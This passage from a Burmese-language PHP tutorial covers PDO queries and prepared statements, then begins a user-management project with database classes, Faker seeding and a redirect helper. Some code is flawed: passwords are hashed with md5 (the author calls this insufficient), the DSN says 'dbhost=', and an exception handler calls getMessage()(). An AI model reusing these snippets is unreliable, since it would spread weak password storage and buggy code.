နမူနာစမ်းသပ်ပြီး Data တွေထုတ်ကြည့်နိုင်ဖို့အတွက် PDO မှာ Fetch Method (၃) မျိုးရှိပါတယ်။ `fetch()`, `fetchAll()` နဲ့ `fetchObject()` တို့ဖြစ်ပါတယ်။ `fetchAll()` ကို အသုံးပြုပြီး အခုလို စမ်းသပ် ကြည့်နိုင်ပါတယ်။

PHP

```
<?php

$db = new PDO('mysql:dbhost=localhost;dbname=project', 'root', '', [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_WARNING,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
]);

$statement = $db->query("SELECT * FROM roles");

$result = $statement->fetchAll();

print_r($result);
```

ရလဒ်အနေနဲ့ `roles` Table ထဲမှာရှိတဲ့ Record တွေကို Object Array တစ်ခုအနေနဲ့ အခုလို ပြန်ရတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [name] => User
            [value] => 1
        )

    [1] => stdClass Object
        (
            [id] => 2
            [name] => Manager
            [value] => 2
        )

    [2] => stdClass Object
        (
            [id] => 3
            [name] => Admin
            [value] => 3
        )

)
```

အခုရှုပ်မှ နောင်ရှင်းဆိုတာ ဒါမျိုးကို ပြောတာပါ။ Database ကိုဆက်သွယ်စဉ်မှာ လိုအပ်တာတွေ အကုန်သတ်မှတ်ထားလို့ အခုလို အလွယ်တစ်ကူ ထုတ်ယူရရှိခြင်းဖြစ်ပါတယ်။ `fetchAll()` Method က ရှိသမျှ Record အားလုံးကို တစ်ခါထဲ အကုန်ထုတ်ယူလိုက်တာဖြစ်လို့ Record တွေသိပ်များတဲ့အခါ အဆင်ပြေချင်မှ ပြေပါလိမ့်မယ်။ များတယ်ဆိုတာ သိန်းဂဏန်းရှိတဲ့ Record တွေကို ပြောတာပါ။ သိန်းဂဏန်းရှိတဲ့ Record တွေကိုသာ အကုန်ဖတ်ယူပြီး တစ်ခါထဲ Object Array အနေနဲ့ ပြန်ပေးလိုက်ရင် ပြဿနာတွေ တက်ကုန်ပါလိမ့်မယ်။ ဒီလိုအခြေအနေမျိုးမှာ `fetch()` သို့မဟုတ် `fetchObject()` ကို သုံးနိုင်ပါတယ်။ ဒီ Method တွေကတစ်ကြိမ်မှာ တစ်ကြောင်းသာ ထုတ်ယူပေးတဲ့ Method တွေပါ။ ဒီလိုစမ်းကြည့်နိုင်ပါတယ်။

```php
$statement = $db->query("SELECT * FROM roles");

$row1 = $statement->fetch();
$row2 = $statement->fetch();
$row3 = $statement->fetch();

print_r($row1);

// stdClass Object
// (
//     [id] => 1
//     [name] => User
//     [value] => 1
// )
```

(၃) ကြောင်းရှိမှန်းသိလို့ `fetch()` ကို သုံးကြိမ် Run ထားပါတယ်။ တစ်ကြိမ်မှာတစ်ကြောင်းပဲ ရမှာဖြစ်လို့ `$row1` ထဲမှာ ပထမတစ်ကြောင်း ရှိပြီး၊ `$row2` ထဲမှာ ဒုတိယတစ်ကြောင်း ရှိနေမှာပါ။ ဒီနည်းနဲ့ တစ်ကြောင်းပြီးတစ်ကြောင်း ထောက်ယူရတာ နည်းနည်းအလုပ်ပို ရှုပ်သွားပေမယ့် Data များရင်တော့ ဒီနည်းကို အသုံးပြုရမှာ ဖြစ်ပါတယ်။

`fetchObject()` က `fetch()` နဲ့ အတူတူပါပဲ။ Fetch Mode ကို OBJ လို့ ကြိုတင်မသတ်မှတ်ဘဲ ရလဒ်ကို Object အနေနဲ့လိုချင်ရင် `fetchObject()` ကို သုံးရတာပါ။ အခုတော့ ကြိုတင်သတ်မှတ်ပြီး သားမို့လို့ မလိုအပ်တော့ပါဘူး။ ရိုးရိုး `fetch()` နဲ့တင် အဆင်ပြေနေပါပြီ။

Data တွေထည့်သွင်းတာလည်း ဒီနည်းအတိုင်းပါပဲ။ INSERT Query ကိုပေးလိုက်ရင် ထည့်သွင်းပေးသွားပါလိမ့်မယ်။ ဒီလိုစမ်းကြည့်နိုင်ပါတယ်။

```php
$sql = "INSERT INTO roles (name, value) VALUES ('Supervisor', 4)";

$db->query($sql);

echo $db->lastInsertId();    // 4
```

နမူနာမှာ `lastInsertId()` Method ကိုသတိပြုပါ။ အသုံးဝင်ပါတယ်။ ထည့်သွင်းလိုက်တဲ့ Record ရဲ့ Auto Increment ID တန်ဖိုးကို ပြန်ပေးပါတယ်။ စမ်းကြည့်ပြီး အမှန်တစ်ကယ် သိမ်းဆည်းသွားခြင်း ရှိမရှိ

ကို phpMyAdmin ကနေတစ်ဆင့် `roles` Table မှာ လေ့လာကြည့်နိုင်ပါတယ်။

ဒီနေရာမှာ ဖြည့်စွက်လေ့လာရမှာကတော့ Prepare Statement လို့ခေါ်တဲ့ အရေးပါတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ စောစောက ကုဒ်ကို အခုလိုရေးရင် ပိုကောင်းပါတယ်။

```
$sql = "INSERT INTO roles (name, value) VALUES (:name, :value)";

$statement = $db->prepare($sql);

$statement->execute([
    'name' => 'God',
    'value' => 999
]);

echo $db->lastInsertId();    // 5
```

သေချာသတိပြုကြည့်ပါ။ SQL Query ထဲမှာ တစ်ကယ့် Data မပါတော့ပါဘူး။ Placeholder လို့ခေါ်တဲ့ Data လာမယ့် နေရာအမှတ်အသားပဲ ပါပါတော့တယ်။ နမူနာမှာ `:name` နဲ့ `:value` တို့ဟာ Placeholder တွေဖြစ်ကြပါတယ်။ အဲ့ဒီလို Data မပါသေးတဲ့ Query ကို `prepare()` Method နဲ့ အရင်ဆုံး Prepare လုပ်ပါတယ်။ ပြီးတော့မှ `execute()` Method နဲ့ အစားထိုးအသုံးပြုရမယ့် Data တွေကို ပေးလိုက်တာပါ။ ရလဒ်က အတူတူပါပဲ။ ဒါပေမယ့် ဒီနည်းကနေ အားသာချက် (၂) ချက်ကိုရမှာပါ။

ပထမတစ်ချက်ကတော့၊ Query တစ်ခု Run ဖို့အတွက် Database က လိုအပ်တဲ့ ပြင်ဆင်မှုတွေ တွက်ချက်မှုတွေ လုပ်ရပါတယ်။ ဒီအလုပ်ကို ပုံမှန်အားဖြင့် Query (၁၀) ခါ Run ရင် (၁၀) ခါ လုပ်ရပါတယ်။ Prepare Statement ကို အသုံးပြုတဲ့အခါ Data မပါတဲ့ Query အလွတ်ကို တစ်ကြိမ်သာ ပြင်ဆင် တွက်ချက်မှု လုပ်ပါတော့တယ်။ နောက်ပိုင်းမှာ Data ကိုဘယ်နှစ်ခါပဲပေးပေး Run ရမယ့် Query ကိုပြန်ပြီးတော့ ပြင်ဆင် တွက်ချက်စရာ မလိုအပ်တော့ပါဘူး။ ဒါကြောင့် Query တွေ ထပ်ခါထပ်ခါ Run တဲ့အခါ ဒီနည်းက သိသိသာသာ ပိုမြန်သွားစေမှာပဲ ဖြစ်ပါတယ်။

နောက်တစ်ချက်ကတော့ SQL Injection လို့ခေါ်တဲ့ လုံခြုံရေးပြဿနာကို ဒီနည်းက အလိုအလျောက် အကာအကွယ်ပေးပါတယ်။ SQL Injection ရဲ့ သဘောသဘာဝကို Security အခန်းရောက်တဲ့အခါမှ ထပ်ပြောပါမယ်။ ဒီနေရာမှာတော့ Query နဲ့ Data ကို နှစ်ပိုင်း ခွဲထုတ်လိုက်တဲ့အတွက် Data ထဲမှာ

Database ကို ထိခိုက်စေနိုင်တဲ့ အန္တရာယ်ရှိတဲ့ အချက်အလက်တွေ ပါဝင်လာခဲ့ရင်၊ အဲ့ဒီအချက်အလက်တွေဟာ Query ကို Prepare လုပ်စဉ်မှာ ပါဝင်သွားမှာ မဟုတ်တဲ့အတွက် အန္တရာယ် မပေးနိုင်တော့ဘူးလို့ မှတ်နိုင်ပါတယ်။ ကျန်လုပ်ငန်းတွေဖြစ်တဲ့ Update နဲ့ Delete တို့ကို စမ်းသပ်လိုရင် အခုလို စမ်းသပ်ကြည့်နိုင်ပါတယ်။

```
$sql = "UPDATE roles SET name=:name WHERE value = 999";

$statement = $db->prepare($sql);

$statement->execute([
    'name' => 'Superman'
]);

echo $statement->rowCount();    // 1
```

ဒီနေရာမှာ အသုံးပြုထားတဲ့ `rowCount()` Method ကိုလည်း ထည့်သွင်းမှတ်သားပါ။ အသုံးဝင်ပါတယ်။ Query တစ်ခု Run လိုက်တဲ့အတွက် ဖြစ်ပေါ်သွားတဲ့ အပြောင်းအလဲ Record အရေအတွက်ကို ပြန်ပေးပါတယ်။ စောစောက INSERT မှာ သုံးခဲ့တဲ့ `lastInsertId()` ကို `$db` ပေါ်မှာ Run ရပြီး `rowCount()` ကို `$statement` ပေါ်မှာ Run ရတယ်ဆိုတာကို သတိပြုပါ။ မတူကြပါဘူး။

```
$sql = "DELETE FROM roles WHERE id > 3";

$statement = $db->prepare($sql);

$statement->execute();

echo $statement->rowCount();    // 2
```

ဒီတစ်ခါ DELETE FROM Query ကို Run ထားတာပါ။ `id` တန်ဖိုး 3 ထက်ကြီးတာ နှစ်ခုရှိနေလို့ နှစ်ကြောင်း ပျက်သွားပါတယ်။ ဒါကြောင့် `rowCount()` က 2 ကိုပြန်ပေးတာပါ။

ဒီလောက်ဆိုရင် PDO ကို အသုံးပြုပြီး Database နဲ့ချိတ်ဆက်ပြီး Data တွေစီမံပုံကို သိရှိသွားပါပြီ။ နောက်တစ်ခန်းမှာ လုပ်လက်စ ပရောဂျက်နဲ့အတူ ဒီကုဒ်တွေကို လက်တွေ့အသုံးချသွားကြမှာပါ။

အခန်း (၃၉) – PHP Project

လေ့လာချင်တာတွေလည်း စုံသင့်သလောက် စုံသွားပြီမို့လို့ ရေးလက်စ ပရောဂျက်လေးကို လက်စသတ်ချင်ပါတယ်။ ပရောဂျက်ရဲ့ Folder Structure အပြည့်အစုံကို အရင်ဆုံး ဖော်ပြလိုက်ပါတယ်။

```
project/
├── _actions/
│      ├── photos/
│      ├── create.php
│      ├── delete.php
│      ├── login.php
│      ├── logout.php
│      ├── populate.php
│      ├── role.php
│      ├── suspend.php
│      ├── unsuspend.php
│      └── upload.php
│
├── _classes/
│      ├── Helpers/
│      │      ├── Auth.php
│      │      └── HTTP.php
│      └── Libs/
│             └── Database/
│                    ├── MySQL.php
│                    └── UsersTable.php
├── css/
│      └── bootstrap.min.css
│
├── js/
│      └── bootstrap.bundle.min.js
│
├── admin.php
├── composer.json
├── index.php
├── profile.php
└── register.php
```

ပထမဆုံး `_actions` ဖိုဒါထဲမှာ တိုးသွားတဲ့ဖိုင်တွေကို အရင်သတိပြုပါ။ `create.php` က Register လုပ်တဲ့အခါ User Account ကို `users` Table ထဲမှာ သိမ်းတဲ့ကုဒ်ရေးဖို့ပါ။ `delete.php` ကတော့ User Account ကို ပြန်ဖျက်တဲ့ကုဒ်ရေးဖို့ပါ။ `populate.php` ကတော့ `users` Table ထဲမှာ စမ်းစရာ နမူနာ Account တွေခပ်များများ ထည့်ပေးလိုက်ဖို့ပါ။ `role.php` ကတော့ User ရဲ့ Role ပြောင်းတဲ့ကုဒ် ရေးဖို့ပါ။ `suspend.php` နဲ့ `unsuspend.php` တို့ကတော့ User ကို Ban တဲ့ကုဒ်နဲ့ ပြန်ဖွင့်ပေးတဲ့ကုဒ် တွေ ရေးဖို့ဖြစ်ပါတယ်။

`_classes` အမည်နဲ့ ဖိုဒါအသစ်တစ်ခုလည်း ပါဝင်လာပါတယ်။ သူ့ထဲမှာ `Helpers` နဲ့ `Libs` ဆိုတဲ့ ထပ်ဆင့် ဖိုဒါတွေ ရှိနေပါတယ်။ `Helpers` ထဲက `Auth.php` ကို User Login ဝင်ထားမထား စစ်တဲ့ကုဒ် ကို ရေးဖို့ဖြစ်ပါတယ်။ လိုတဲ့နေရာကနေ ခေါ်သုံးဖို့ ရည်ရွယ်ပါတယ်။ `HTTP.php` မှာတော့ Redirect လုပ်ဆောင်ချက်ကို လိုတဲ့နေရာက ခေါ်သုံးနိုင်ဖို့ ရေးထားပေးချင်လို့ပါ။ မဟုတ်ရင် `header()` နဲ့ Redirect လုပ်တဲ့အခါ `../` နဲ့ အပြင်ထွက်ရတာတွေ `exit()` နဲ့ ရပ်ရတာတွေ ကိုယ်ဘာသာ ခဏခဏ ရေးနေရပါလိမ့်မယ်။ တစ်ခါရေးထားပြီးတော့ ခေါ်သုံးလိုက်ချင်ပါတယ်။ ဒီလိုလေး ခွဲပေးထားတဲ့အတွက် နောက်ပိုင်းလိုအပ်ရင် Auth နဲ့ ပက်သက်တဲ့ ထပ်တိုးလုပ်ဆောင်ချက်တွေ၊ HTTP နဲ့ပက်သက်တဲ့ ထပ်တိုး လုပ်ဆောင်ချက်တွေ ဒီထဲမှာ လာရေးလိုက်ယုံပါပဲ။

`Libs` ထဲမှာတော့ `Database` အမည်နဲ့ နောက်ထပ် ဖိုဒါတစ်ခုရှိနေပါသေးတယ်။ နောက်ပိုင်း `Libs` အောက်မှာ File နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေ၊ Session နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေ စသည်ဖြင့် ထပ်တိုးလုပ်ဆောင်ချက်တွေ ရှိလာရင် ထည့်လို့ရအောင် ခွဲထားပေးတာပါ။ လောလောဆယ် ရှိ နေတဲ့ `MySQL.php` က Database ချိတ်ဆက်မှုနဲ့ ပက်သက်တဲ့ ကုဒ်တွေ ရေးဖို့ဖြစ်ပြီး `UsersTable.php` တို့ကတော့ `users` Table ထဲက Data တွေကို စီမံတဲ့ကုဒ်တွေ ရေးဖို့ဖြစ်ပါတယ်။ ဒီနေရာမှာ Table Gateway Pattern လို့ခေါ်တဲ့ Design Pattern တစ်မျိုးကို သုံးပါမယ်။ Table ကိုသွား ချင်ရင် တိုက်ရိုက်မသွားရဘူး၊ ဒီကနေဖြတ်သွားရတယ်ဆိုတဲ့ သဘောမျိုးပါ။ ရှေ့ပိုင်းမှာ ပြောခဲ့တဲ့ Repository Pattern နဲ့ သဘောသဘာဝ ဆင်တူပါတယ်။

`js` ဖိုဒါနဲ့အတူ `bootstrap.bundle.min.js` ဖိုင်ကိုထည့်ထားပါတယ်။ ဒီဖိုင်ကတော့ ကိုယ့်ဘာသာ ရေးရမှာ မဟုတ်ပါဘူး။ Bootstrap CSS Framework နဲ့အတူပါလာတဲ့ ဖိုင်ကို ယူထည့်ထားပေးရမှာပါ။ ပ ရောဂျက်အောက်တည့်တည့်မှာ `admin.php` နဲ့ `composer.json` တို့ကို ထပ်တိုးထားပါတယ်။

`composer.json` ဖိုင်ကလည်း ကိုယ့်ဘာသာ ဆောက်စရာမလိုပါဘူး။ အခုလို Command ပေးပြီး ဆောက်လိုက်လို့ရပါတယ်။

```
composer init
```

ဒီအကြောင်းကို ရှေ့ပိုင်းမှာ ပြောခဲ့ပြီးသားမို့လို့ Composer ကမေးတဲ့မေးခွန်းတွေကို ကိုယ့်နှစ်သက်သလို ဖြေပြီး `composer.json` ဖိုင်ကို တည်ဆောက်လိုက်ပါ။ ပထမဆုံး လုပ်သင့်တာကတော့ PSR-4 Autoload Setting ကို **`composer.json`** မှာ ထည့်သွင်းဖို့ ဖြစ်ပါတယ်။ အခုလိုထည့်သွင်းပေးရမှာပါ။

JSON – composer.json

```
{
    "name": "eimg/project",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": { },
    "autoload": {
        "psr-4": {
            "Libs\\": "_classes/Libs/",
            "Helpers\\": "_classes/Helpers/"
        }
    }
}
```

ကျန်အပိုင်းတွေက အတိအကျတူစရာမလိုပါဘူး။ `autoload` Section ကိုသာ ပေးထားတဲ့အတိုင်း မှန်အောင်ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။ ဒီတော့မှ Composer က Namespace `Libs` ကို လိုချင်ရင် `_classes/Libs` ထဲမှာ ကြည့်ရမယ်၊ Namespace `Helpers` ကိုလိုချင်ရင် `_classes/Helpers` မှာ ကြည့်ရမယ်ဆိုတဲ့ စမှတ်တွေကို သတိသွားမှာပါ။ ပြီးရင် `dump-autoload` ကို Run ပေးဖို့ မမေ့ပါနဲ့။

```
composer dump-autoload
```

ဆက်လက်ပြီးတော့ လိုအပ်တဲ့ ကုဒ်တွေကို ရေးကြပါမယ်။ **MySQL.php** မှာ အခုလိုရေးပေးပါ။

PHP

```php
<?php

namespace Libs\Database;

use PDO;
use PDOException;

class MySQL
{
    private $dbhost;
    private $dbuser;
    private $dbname;
    private $dbpass;
    private $db;

    public function __construct(
        $dbhost = "localhost",
        $dbuser = "root",
        $dbname = "project",
        $dbpass = "",
    ) {
        $this->dbhost = $dbhost;
        $this->dbuser = $dbuser;
        $this->dbname = $dbname;
        $this->dbpass = $dbpass;
        $this->db = null;
    }

    public function connect()
    {
        try {
            $this->db = new PDO(
                "mysql:host=$this->dbhost;dbname=$this->dbname",
                $this->dbuser,
                $this->dbpass,
                [
                    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
                    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
                ]
            );

            return $this->db;
```

```
        } catch (PDOException $e) {
            return $e->getMessage();
        }
    }
}
```

Namespace ကို ဖိုဒါ Path လမ်းကြောင်းအတိုင်း `Libs\Database` လို့ပေးထားပါတယ်။ အခုနေ PDO ကို တိုက်ရိုက်သုံးရင် `Libs\Database\PDO` ဆိုတဲ့ Class ကို လိုက်ရှာမှာပါ။ ရှိမှာ မဟုတ်ပါဘူး။ PDO က Global Namespace အောက်မှာရှိတာပါ။ ဒါကြောင့် `use` နဲ့ PDO ကို Import လုပ်ပေးပြီးမှ ဆက်သုံးထားပါတယ်။ PDO Error တွေကို Exception Handling နည်းစနစ်နဲ့ စီမံချင်တဲ့အတွက် `PDOException` ဆိုတဲ့ Class ကိုလည်း Import လုပ်ထားပါတယ်။

Database ဆက်သွယ်မှုအတွက် လိုအပ်တဲ့ `dbhost`, `dbuser`, `dbpass` နဲ့ `dbname` တို့ကို Constructor Parameter အနေနဲ့ တောင်းထားပါတယ်။ မပေးခဲ့ရင်လည်း ရပါတယ်။ Default Value တွေ အသီးသီး သတ်မှတ်ထားလို့ပါ။ ဒါကြောင့် Database Setting မပေးဘဲ ချိတ်ဆက်နိုင်သလို၊ လိုအပ်ရင် Setting ပေးပြီးတော့လည်း ချိတ်ဆက်နိုင်သွားမှာ ဖြစ်ပါတယ်။ ဒီနေရာမှာ PHP 8 ရဲ့ Constructor Property Promotion ရေးထုံးကို အသုံးပြုရင် ကုဒ်က တော်တော်တိုသွားမှာပါ။ ဒါပေမယ့် တစ်ချို့ PHP 8 မရှိသေးသူတွေလည်း စမ်းချင်ရင် စမ်းလို့ရအောင် ရိုးရိုးပဲ ရေးပေးလိုက်တာပါ။

ပြီးတဲ့အခါ `connect()` Method နဲ့ Database ကိုချိတ်ဆက်ထားပါတယ်။ ထူးခြားချက်အနေနဲ့ Error Mode ကို ပြီးခဲ့တဲ့အခန်းမှာလို `WARNING` လို့ မပြောတော့ပါဘူး။ `EXCEPTION` လို့ပြောထားပါတယ်။ ဒါကြောင့် Error ရှိရင် Warning မပေးတော့ဘဲ Exception ပေးသွားမှာပါ။ တစ်ကယ်တော့ Database နဲ့ပက်သက်တဲ့ အလုပ်တွေ လုပ်ပြီးရင် Connection ကို ပြန်ပိတ်ပေးရပါတယ်။ ဒါပေမယ့် အလုပ်တစ်ခုလုပ်လိုတိုင်း Database Connection ကို ဖွင့်လိုက်ပိတ်လိုက် အမြဲတမ်း လုပ်နေရမှာစိုးလို့ ပိတ်တဲ့ Method မရေးတော့ပါဘူး။ ပိတ်ချင်ရင် ပိတ်ပုံပိတ်နည်းက လွယ်ပါတယ်။ PDO Object ရှိနေတဲ့ `$db` ကို Null ပြန်သတ်မှတ်ပေးလိုက်ယုံပါပဲ။

Database နဲ့ဆက်သွယ်လိုရင် MySQL Class ရဲ့ `connect()` Method ကို Run လိုက်ယုံပဲဖြစ်ပါတယ်။ ဆက်လက်ပြီးတော့ **`UsersTable.php`** မှာ အခုလိုရေးသားပေးပါမယ်။

PHP

```php
<?php

namespace Libs\Database;

use PDOException;

class UsersTable
{
    private $db = null;

    public function __construct(MySQL $db)
    {
        $this->db = $db->connect();
    }

    public function insert($data)
    {
        try {
            $query = "
                INSERT INTO users (
                    name, email, phone, address,
                    password, role_id, created_at
                ) VALUES (
                    :name, :email, :phone, :address,
                    :password, :role_id, NOW()
                )
             ";

            $statement = $this->db->prepare($query);
            $statement->execute($data);

            return $this->db->lastInsertId();
        } catch (PDOException $e) {
            return $e->getMessage()();
        }
    }

    public function getAll()
    {
        $statement = $this->db->query("
            SELECT users.*, roles.name AS role, roles.value
            FROM users LEFT JOIN roles
            ON users.role_id = roles.id
        ");

        return $statement->fetchAll();
    }
}
```

Dependency Injection နည်းစနစ်ကိုသုံးပြီး MySQL Object ကို Constructor မှာ တောင်းထားပါတယ်။ တစ်ကယ်တော့ Database ချိတ်တဲ့ကုဒ်ကို သပ်သပ်မခွဲဘဲ ဒီထဲမှာပဲ ရေးလိုက်လို့လည်း ရနိုင်ပါတယ်။ ဒါပေမယ့် အခုလို သပ်သပ်ခွဲထားပြီး Dependency အနေနဲ့ Inject လုပ်ခိုင်းလိုက်တဲ့အတွက် နောက်ပိုင်းမှာ Database အမျိုးအစား ပြောင်းချင်တာတွေ ဘာတွေအတွက် ပိုလွယ်သွားစေမှာ ဖြစ်ပါတယ်။

Method အနေနဲ့ `insert()` နဲ့ `getAll()` တို့ကိုရေးထားပါတယ်။ Data ထည့်သွင်းလိုတဲ့အခါ `insert()` ကိုခေါ်ပြီး ထည့်သွင်းလိုတဲ့ Data ပေးရမှာဖြစ်ပါတယ်။ `getAll()` ကတော့ ရှင်းပါတယ်၊ `users` Table ထဲက ရှိသမျှအကုန် ထုတ်ယူပြီး ပြန်ပေးမှာပါ။ ကုဒ်တွေရေးတဲ့အခါ အားလုံးပြီးပြည့်စုံအောင်တော့ မရေးနိုင်ပါဘူး။ အချိန်နဲ့ နေရာ အကန့်အသတ်ရှိလို့ပါ။ ဒီနေရာမှာ လိုအပ်ချက်နှစ်ခု ရှိပါတယ်။ ပထမတစ်ခုက Insert မလုပ်ခင် Data ကို ပြည့်စုံမှန်ကန်မှု ရှိမရှိ စစ်ဖို့ဖြစ်ပါတယ်။ စစ်မထားပါဘူး။ ဒီအတိုင်းပဲ ထည့်ထားပါတယ်။ ဒုတိယတစ်ခုက `getAll()` မှာ `try-catch` နဲ့ Exception Handle လုပ်ရေးဖို့ဖြစ်ပါတယ်။ Insert မှာပဲ Exception Handle လုပ်ရေးထားပါတယ်။ တစ်ကယ်တော့ Database နဲ့ဆက်သွယ်မှုတိုင်းကို အဲ့ဒီလို Exception Handle လုပ်ရေးပေးဖို့ လိုအပ်ပါတယ်။ လောလောဆယ်တော့ တိုသွားအောင် ဒီအတိုင်းပဲ ကျန်လုပ်ဆောင်ချက်တွေကို ဆက်ရေးသွားမှာပါ။ နောက်ပိုင်းမှ စာဖတ်သူက ကိုယ့်အစီအစဉ်နဲ့ကိုယ် လိုက်ဖြည့်ရေးပေးဖို့ တိုက်တွန်းပါတယ်။

ပြီးတော့ အခုလို Dependency Injection တွေဘာတွေနဲ့ ရေးလာပြီဆိုရင် Factory Class လေးတစ်ခုလည်း ရှိသင့်ပါတယ်။ Object တစ်ခုဆောက်ခါနီးတိုင်း လိုအပ်တဲ့ Dependency ကို ကိုယ်ဘာသာ ဖန်တီးပြီး ပေးနေရတာထက် Factory က Object ဆောက်ပေးလိုက်ရင် ပိုစနစ်ကျပြီး ရေရှည်အတွက် ပိုကောင်းသွားမှာ ဖြစ်ပါတယ်။ ဒါပေမယ့် အဲ့ဒီကိစ္စကိုလည်းပဲ အိမ်စာအနေနဲ့ နောက်မှ စမ်းကြည့်ဖို့ပဲ ချန်ထားလိုက်ပါတယ်။ လောလောဆယ် Factory မပါဘဲ ဆက်ရေးသွားမှာ ဖြစ်ပါတယ်။ နောက်တစ်ဆင့်အနေနဲ့ စမ်းစရာနမူနာ Data တွေ ထည့်ကြပါမယ်။ ဒီလိုထည့်ဖို့အတွက် Faker လို့ခေါ်တဲ့ နမူနာ Data ပေးနိုင်တဲ့ Package တစ်ခုကို အသုံးပြုလိုပါတယ်။ ဒါကြောင့် အခုလို Install လုပ်လိုက်ပါ။

```
composer require fakerphp/faker
```

ဒီလို Install လုပ်လိုက်တယ်ဆိုရင် Composer က `vendor` ဖိုဒါတည်ဆောက်ပြီး Faker ကို ရယူထည့်သွင်းပေးသွားမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `_actions/`**`populate.php`** မှာ အခုလို ရေးပေးပါ။

PHP

```php
<?php

include("../vendor/autoload.php");

use Faker\Factory as Faker;

use Libs\Database\MySQL;
use Libs\Database\UsersTable;

$faker = Faker::create();
$table = new UsersTable(new MySQL());

if ($table) {
    echo "Database connection opened.\n";

    for ($i = 0; $i < 10; $i++) {
        $data = [
            'name' => $faker->name,
            'email' => $faker->email,
            'phone' => $faker->phoneNumber,
            'address' => $faker->address,
            'password' => md5('password'),
            'role_id' => $i < 5 ? rand(1, 3) : 1
        ];

        $table->insert($data);
    }

    echo "Done populating users table.\n";
}
```

`vendor/autoload.php` ကို Include လုပ်ထားပြီးဖြစ်လို့ နောက်ထပ်အသုံးပြုချင်တဲ့ Class တွေကို ထပ်ပြီးတော့ Import လုပ်စရာမလိုအပ်တော့ပါဘူး။ use နဲ့ Import လုပ်ပြီး သုံးလို့ရသွားပါပြီ။ `Faker`, `MySQL` နဲ့ `UsersTable` တို့ကို Import လုပ်ထားပါတယ်။ Faker ကို Import လုပ်တဲ့အခါ သူရေးပေးထားတဲ့ Factory Class ကို Import လုပ်ပြီး Faker လို့ပဲ Alias လုပ်ပေးထားပါတယ်။

`Faker::create()` နဲ့ `Faker` Object တစ်ခုတည်ဆောက်ပြီး `UsersTable` Object တစ်ခု ဆက်လက်တည်ဆောက်ထားပါတယ်။ `MySQL` Object ကို Dependency အနေနဲ့ ထည့်ပေးလိုက်ပါတယ်။ ပြီးတဲ့အခါ Loop (၁၀) ခါပါတ်ပြီး `UsersTable` ရဲ့ `insert()` အကူအညီနဲ့ User Data တွေတန်းစီထည့်သွင်းလိုက်တာပါ။ (၁၀) ခုမကလို့ အခု (၂၀) အခု (၅၀) လိုချင်ရင်လည်း Loop ကို ပြောင်းပေးလိုက်ယုံပါပဲ။

`name`, `email`, `phone`, `address` တို့အတွက် Faker ကပြန်ပေးတဲ့ Random တန်ဖိုးတွေကို သုံးထားပါတယ်။ Password တွေသိမ်းတဲ့အခါမှာ မူရင်း Password အတိုင်းမသိမ်းဘဲ Hash လုပ်ထားတဲ့ တန်ဖိုးကို သိမ်းသင့်လို့ `md5()` Standard Function ရဲ့အကူအညီနဲ့ `password` ဆိုတဲ့စာကို Hash လုပ်ပေးထားပါတယ်။ တစ်ကယ်တော့ `md5()` နဲ့တင် မလုံလောက်ပါဘူး။ ဒီအကြောင်းကို နောက်တစ်ခန်းမှာ ထပ်ရှင်းပြပါမယ်။ လောလောဆယ် User အားလုံးရဲ့ Password ဟာ `password` ဖြစ်တယ်လို့သာ မှတ်ထားပေးပါ။

`role_id` အတွက် 1 နဲ့ 3 ကြား Random ပေးချင်တာပါ။ ဒါပေမယ့် 1 တွေပိုများစေလိုတဲ့အတွက် ပထမ (၅) ယောက်လောက်ကိုပဲ 1 နဲ့ 3 ကြား Random ပေးပြီး ကျန် User တွေကို 1 လို့ပဲပေးဖို့ Ternary Operator ကို အသုံးပြုရေးသားထားပါတယ်။ ရေးပြီးပြီဆိုရင် စမ်းလို့ရပါပြီ။

localhost/project/_actions/populate.php

ရေးထားတဲ့ကုဒ်မှာ အမှားမရှိဘူးဆိုရင် `users` Table မှာ Random Data နဲ့ Record (၁၀) ခုဝင်ရောက်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ရေးခဲ့တဲ့ကုဒ်များတဲ့အတွက် စာလုံးပေါင်းကြောင့်ဖြစ်ဖြစ်၊ Operator တွေကျန်လို့ပဲဖြစ်ဖြစ် အမှားတွေတော့ ဟိုနားဒီနား ရှိနိုင်ပါတယ်။ စိတ်ရှည်လက်ရှည် ပြန်တိုက် ဖြေရှင်းပါ။ တစ်ဆင့်အဆင့်ပြေမှ နောက်တစ်ဆင့်ကို ဆက်သွားသင့်ပါမယ်။ အဆင်မပြေသေးဘဲ နောက်တစ်ဆင့်ကို ဆက်သွားရင် နောက်ကျတော့မှ အမှားရှာရ ပိုပြီးတော့ ခက်သွားပါလိမ့်မယ်။

Helpers

ဆက်လက်ပြီးတော့ Auth နဲ့ HTTP တို့မှာ ရေးရမယ့်ကုဒ်တွေ ဆက်ရေးကြပါမယ်။ `Helpers/HTTP.php` မှာအခုလို ရေးပေးပါ။

PHP

```php
<?php

namespace Helpers;

class HTTP
{
    static $base = "http://localhost/project";

    static function redirect($path, $query = "")
    {
        $url = static::$base . $path;
        if($query) $url .= "?$query";

        header("location: $url");
        exit();
    }
}
```

